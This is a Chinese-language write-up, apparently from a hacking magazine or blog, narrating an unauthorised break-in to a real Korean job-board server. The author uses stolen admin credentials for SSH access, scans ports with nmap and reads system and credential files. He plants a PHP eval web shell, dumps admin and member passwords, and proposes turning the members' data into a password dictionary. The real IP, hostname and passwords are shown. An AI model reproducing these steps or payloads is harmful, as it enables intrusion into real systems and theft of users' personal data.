


图14

很顺利地拿到了管理员的用户名和密码。而之前已经知道，当前数据库用户为jobcruit，因此很有可能FTP用户名也为jobcruit，确认一下后发现确实如此，如图15所示。




图15

接下来先不急登录，ping一下域名后，发现服务器或外围防火墙没有过滤ICMP包，能够ping通，那么用nmap扫描一下端口看看.

```
nmap -v -sV -O 211.196.153.105
POT       STATE   SERVICE     VERSION
21/tcp    open    ftp         ProFTPD
22/tcp    open    ssh         OpenSSH 3.9p1
(protocol 2.0)
23/tcp    open    telnet      Linux telnetd
25/tcp    open    smtp        qmail smtpd
80/tcp    open    http        Apache httpd
110/tcp   open    pop3        qmail pop3d
443/tcp   open    http        Apache httpd
873/tcp   open    rsync       (protocol version 30)
1311/tcp  open    ssl/http    Dell OpenManage httpd
3306/tcp  open    mysql       MySQL (unauthorized)
```

扫描结果很理想，端口21、22、3306都开放，甚至开放了23，只是3306端口由于ACL的缘故，无法直接进行连接，不过已经足够。Web根目录位于/home/hosting_user/jobcruit下，那么这样的ftp用户应该能够直接登录SSH（主机名：wa64-054.cafe24.com）。怀着忐忑不安的心情，连上VPN后开启putty进行连接，如图16所示。在输入后台管理员密码job0329后，登录成功。




图16

下面开始在终端执行命令，以进行下一步渗透。

```
[jobcruit@wa64-054 ~]$ pwd
/home/hosting_users/jobcruit
[jobcruit@wa64-054 ~]$ ls -ls
total 54300
4 drwxr-xr-x  3 jobcruit jobcruit      4096 Apr 10 09:29 021906
40076 -rw-r--r--  1 jobcruit jobcruit 40989557 Apr 10 10:53 backup.tar.gz
14216 -rw-r--r--  1 jobcruit jobcruit 14533068 Jun 12 04:32 jobcruit-2009-06-12.dump
0 -rw-r--r--  1 jobcruit jobcruit         0 Apr 10 09:33 scoreboard
4 drwxr-xr-x 21 jobcruit jobcruit      4096 Apr 24 17:36 www
[jobcruit@wa64-054 ~]$ ls -la
total 54364
drwxr-x---   4 jobcruit jobcruit     4096 Jul 13 12:48 .
drwx-----x 892 root     root        28672 Jul 9 17:29 ..
drwxr-xr-x   3 jobcruit jobcruit     4096 Apr 10 09:29 021906
-rw-r--r--   1 jobcruit jobcruit 40989557 Apr 10 10:53 backup.tar.gz
-rw-------   1 jobcruit jobcruit     1048 Apr 24 17:37 .bash_history
-rw-------   1 jobcruit jobcruit      358 Apr 9 07:34 .bash_profile
-rw-r--r--   1 jobcruit jobcruit    12218 Jul 13 12:48 .ftpaccess
-rwxr--r--   1 jobcruit jobcruit       29 Apr 9 07:34 .htaccess
-rw-r--r--   1 jobcruit jobcruit 14533068 Jun 12 04:32 jobcruit-2009-06-12.dump
-rw-------   1 jobcruit jobcruit      316 Apr 24 17:36 .mysql_history
-rw-r--r--   1 jobcruit jobcruit        0 Apr 10 09:33 scoreboard
-rw-------   1 jobcruit jobcruit      748 Apr 24 17:36 .viminfo
drwxr-xr-x  21 jobcruit jobcruit     4096 Apr 24 17:36 www
[jobcruit@wa64-054 ~]$ uname -a
Linux wa64-054.cafe24.com 2.6.24.2 #1 SMP Thu Feb 14 18:00:23 KST 2008 x86_64 x86_64 x86_64 GNU/Linux
```

2.6.24的内核？脑中反应出几个exp：vmsplice、kmod2以及近期才爆出来的几个。

```
[jobcruit@wa64-054 ~]$ id
uid=1680(jobcruit) gid=1680(jobcruit) groups=1680(jobcruit)
[jobcruit@wa64-054 ~]$ w
14:23:37 up 103 days, 9:08, 1 user, load average: 1.02, 1.07, 1.05
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
jobcruit pts/0    xxx.xxx.xxx.xxx   14:21    1.00s  0.00s  0.00s sshd: jobcruit [priv]
[jobcruit@wa64-054 new]$ uptime
12:35:14 up 104 days, 7:20, 2 users, load average: 0.66, 0.66, 0.95
```

服务器已经连续开启104天了，很不错。

```
[jobcruit@wa64-054 ~]$ cat /etc/hosts
# Do not remove the following line, or various programs
# that require network functionality will fail.
127.0.0.1        localhost.localdomain localhost
211.196.153.105  wa64-054.cafe24.com wa64-054
```

再来看看/etc/passwd的内容，以免数据太多造成刷屏，只取前100行。

```
[jobcruit@wa64-054 ~]$ head -100 /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
```

```
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpm:x:37:37::/var/lib/rpm:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:4294967294:4294967294:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
pegasus:x:66:65:tog-pegasus OpenPegasus WBEM/CIM services:/var/lib/Pegasus:/sbin/nologin
htt:x:100:101:IIIMF Htt:/usr/lib64/im:/sbin/nologin
mysql:x:500:500::/home/mysql:/sbin/nologin
alias:x:501:501::/var/qmail/alias:/bin/bash
qmaild:x:502:501::/var/qmail:/bin/bash
qmaill:x:503:501::/var/qmail:/bin/bash
qmailp:x:504:501::/var/qmail:/bin/bash
qmailq:x:505:502::/var/qmail:/bin/bash
qmailr:x:506:502::/var/qmail:/bin/bash
qmails:x:507:502::/var/qmail:/bin/bash
vpopmail:x:508:503::/home/vpopmail:/bin/bash
cafe24:x:509:509::/home/cafe24:/bin/bash
quota100:x:601:601::/tmp:/bin/false
quota200:x:602:602::/tmp:/bin/false
……
[jobcruit@wa64-054 ~]$ cat .htaccess
PHP_FLAG register_globals ON
[jobcruit@wa64-054 ~]$ head -20 .ftpaccess
<Limit ALL>
Allow 202.6.95.0/24
Allow 202.14.103.0/24
Allow 202.14.165.0/24
Allow 202.21.0.0/21
Allow 202.20.82.0/24
Allow 202.20.83.0/24
Allow 202.20.84.0/23
Allow 202.20.86.0/24
Allow 202.20.128.0/17
Allow 202.20.99.0/24
Allow 202.20.119.0/24
Allow 202.30.0.0/15
Allow 203.252.0.0/14
Allow 203.248.0.0/14
Allow 203.244.0.0/14
Allow 203.240.0.0/14
Allow 203.224.0.0/16
Allow 203.236.0.0/14
Allow 203.225.0.0/16
[jobcruit@wa64-054 ~]$
```

查看该用户曾经执行过的命令:

```
[jobcruit@wa64-054 ~]$ cat .bash_history
ll
cd www
ll
cd backup/
ll
cd ..
ll
cd Lill
cd ..
ll
cd www
ll
mysql -hlocalhost -ujobcruit -pjob0329 jobcruit
mysql -hlocalhost -ujobcruit -pjob0329 jobcruit <backup20090409.sql
ll
chmod 777 PEG/
ll
cd wysiwyg/
ll
chmod 777 PEG
chmod 777 PEG_temp/
ll
cd ..
ll
ll
chmod 777 RAD/PEG/
ll
cd rankup_module/
ll
chmod 777 rankup_board/attach/
chmod 777 rankup_board/attach/*
ll
cd rankup_dbback/
ll
chmod 777 backup_list/
ll
cd ..
ll
```

```
cd rankup_payment/
ll
cd inicis/
ll
chmod 777 log/
ll
cd ../../
mysql -hlocalhost -ujobcruit -pjob0329 jobcruit
ll
cd ..
ll
cp ./Libs/_php/rankup_connection.class.php ../
cp ./Libs/_php/rankup_db.class.php ../
cd ..
ll
vi rankup_db.class.php
rm rankup_db.class.php
vi .Htaccess
```

很好，获得了当前用户mysql的密码了，并且知道该用户喜欢777，不好的习惯喔！再来看看他在mysql里面都做了些什么。

```
[jobcruit@wa64-054 ~]$ cat .mysql_history
show tables;
show create table rankuplog_ip;
alter table rankuplog_ip add index content(`content`);
alter table rankuplog_domain modify content varchar(80);
alter table rankuplog_domain add index content
(`content`);
show tables;
select *from rankup_admin;
select * from rankup_admin;
show create table rankuplog_ip;
```

回到网站，来看看网站都有哪些子目录。

```
[jobcruit@wa64-054 ~]$ cd www
[jobcruit@wa64-054 www]$ pwd
/home/hosting_users/jobcruit/www
[jobcruit@wa64-054 www]$ ls -la
total 4912
drwxr-xr-x  21 jobcruit jobcruit    4096 Apr 24
17:36 .
drwxr-x---   4 jobcruit jobcruit    4096 Jul 13
12:48 ..
drwxr-xr-x   3 jobcruit jobcruit    4096 Feb 19
20:49 馆措府累诀
drwx-----x   3 jobcruit jobcruit    4096 Nov 21
2008 arbeit
drwx-----x   2 jobcruit jobcruit    4096 Feb 20
16:33 backup
-rw-r--r--   1 jobcruit jobcruit 4849088 Apr  9
11:21 backup20090409.sql
drwx-----x   2 jobcruit jobcruit    4096 Nov 21
2008 board
-rw-r--r--   1 jobcruit jobcruit      28 Apr 24
17:36 .htaccess
drwxr-xr-x   3 jobcruit jobcruit   36864 Jan  7
2009 images
drwx-----x   4 jobcruit jobcruit    4096 Feb 19
23:15 include
-rw-r--r--   1 jobcruit jobcruit    1314 Jan  8
2009 index.html
-rw-r--r--   1 jobcruit jobcruit      17 Dec 18
2008 info.php
drwxr-xr-x   2 jobcruit jobcruit    4096 Apr 10
10:28 ioncube
drwx-----x   6 jobcruit jobcruit    4096 Nov 21
2008 Libs
drwx-----x   3 jobcruit jobcruit    4096 Feb 14
17:47 main
drwx-----x   2 jobcruit jobcruit    4096 Nov 21
2008 mypage
drwx-----x   2 jobcruit jobcruit    4096 Nov 21
2008 pay
drwxrwxrwx   2 jobcruit jobcruit   36864 Jul 12
15:58 PEG
drwxr-xr-x  10 jobcruit jobcruit    4096 Feb 12
12:17 phpmyadmin
drwx-----x   8 jobcruit jobcruit    4096 Nov 21
2008 RAD
drwx-----x  31 jobcruit jobcruit    4096 Jan  9
2009 rankup_module
drwx-----x   2 jobcruit jobcruit    4096 Nov 21
2008 search
-rw-r--r--   1 jobcruit jobcruit     120 Jan  7
2009 site_working.html
drwxr-xr-x   2 jobcruit jobcruit    4096 Jan 10
2009 web_log
drwx-----x   4 jobcruit jobcruit    4096 Dec  5
2008 work
drwx-----x   5 jobcruit jobcruit    4096 Nov 21
2008 wysiwyg
[jobcruit@wa64-054 www]$ cat .htaccess
php_flag allow_url_fopen on
```

接下来找找jobcruit这个用户在/etc/passwd中的情况。

```
[jobcruit@wa64-054 rankup_etc]$ grep "jobcruit"
/etc/passwd
jobcruit:x:1680:1680::/home/hosting_users/jobcruit:/
home/bin/bash
```

为了保险起见，先写个PHP一句话后门上去。

```
[jobcruit@wa64-054 rankup_log]$ echo -e "<?php @eval(\$_POST[md5])?>" >rankuplog_time.php
[jobcruit@wa64-054 rankup_log]$ cat rankuplog_time.php
<?php @eval($_POST[md5])?>
[jobcruit@wa64-054 rankup_log]$
```

出于好奇心，进他的数据库看看。

```
[jobcruit@wa64-054 tmp]$ mysql -ujobcruit -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 72106689 to server version: 4.0.22-log
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql>
mysql> show databases;
+----------+
| Database |
+----------+
| jobcruit |
+----------+
1 row in set (0.01 sec)
mysql> use jobcruit;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql>
mysql> show tables;
+--------------------------------+
| Tables_in_jobcruit             |
+--------------------------------+
| rankup_admin                   |
| rankup_arbeit_employ           |
| rankup_arbeit_employ_data      |
| rankup_arbeit_resume           |
| rankup_arbeit_resume_data      |
| rankup_banner                  |
| rankup_board_adult1            |
| rankup_board_bbss              |
| rankup_board_board1            |
| rankup_board_board11           |
| rankup_board_board13           |
| rankup_board_board2            |
| rankup_board_board21           |
| rankup_board_board22           |
| rankup_board_boardarea         |
| rankup_board_boarddi           |
| rankup_board_boardjob          |
......
225 rows in set (0.00 sec)
```

再看看其管理表的结构:

```
mysql> describe rankup_admin;
+--------+----------+------+-----+---------+-------+
| Field  | Type     | Null | Key | Default | Extra |
+--------+----------+------+-----+---------+-------+
| id     | char(20) |      | PRI |         |       |
| passwd | char(41) | YES  |     | NULL    |       |
+--------+----------+------+-----+---------+-------+
2 rows in set (0.00 sec)
```

再看看是否有其他的管理员:

```
mysql> select id,passwd from rankup_admin;
+---------+---------+
| id      | passwd  |
+---------+---------+
| kloveyh | job0329 |
+---------+---------+
1 row in set (0.00 sec)
mysql> describe rankup_member;
+--------+------------------+------+-----+---------+-------+
| Field  | Type             | Null | Key | Default | Extra |
+--------+------------------+------+-----+---------+-------+
| no     | int(10) unsigned |      | PRI | NULL    | auto_increment |
| uid    | char(20)         |      | UNI |         |       |
| kind   | char(20)         | YES  |     | NULL    |       |
| passwd | char(20)         |      |     |         |       |
| name   | char(20)         |      | MUL |         |       |
| open   | enum('yes','no') |      |     | yes     |       |
| valid  | enum('yes','no') |      |     | no      |       |
| wdate  | datetime         |      |     | 0000-00-00 00:00:00 | |
| etc01  | char(20)         | YES  |     | NULL    |       |
| etc02  | char(20)         | YES  |     | NULL    |       |
+--------+------------------+------+-----+---------+-------+
10 rows in set (0.00 sec)
mysql> select uid,passwd from rankup_member where no =1;
+--------+--------+
| uid    | passwd |
+--------+--------+
| rankup | rankup |
+--------+--------+
1 row in set (0.00 sec)
```

来看看有多少会员:

```
mysql> select count(*) from rankup_member;
+------------+
| count(*) |
+------------+
|    621 |
+------------+
1 row in set (0.00 sec)
```

才621个，不多嘛，有些失望，不过这些会员的数据可以拿来做韩国的字典，了解韩国人的某某习惯，呵呵，利用价值就看大家如何开动脑筋了。好奇心也不是无限度的，下面准备提权。

```
[jobcruit@wa64-054 new]$ head -100 /etc/issue
CentOS release 4.6 (Final)
Kernel \r on an \m
[jobcruit@wa64-054 new]$ ifconfig
-bash: ifconfig: command not found
[jobcruit@wa64-054 new]$ chkconfig -list
-bash: chkconfig: command not found
```

权限很有限啊！看看内核相关的包都装了哪些吧。

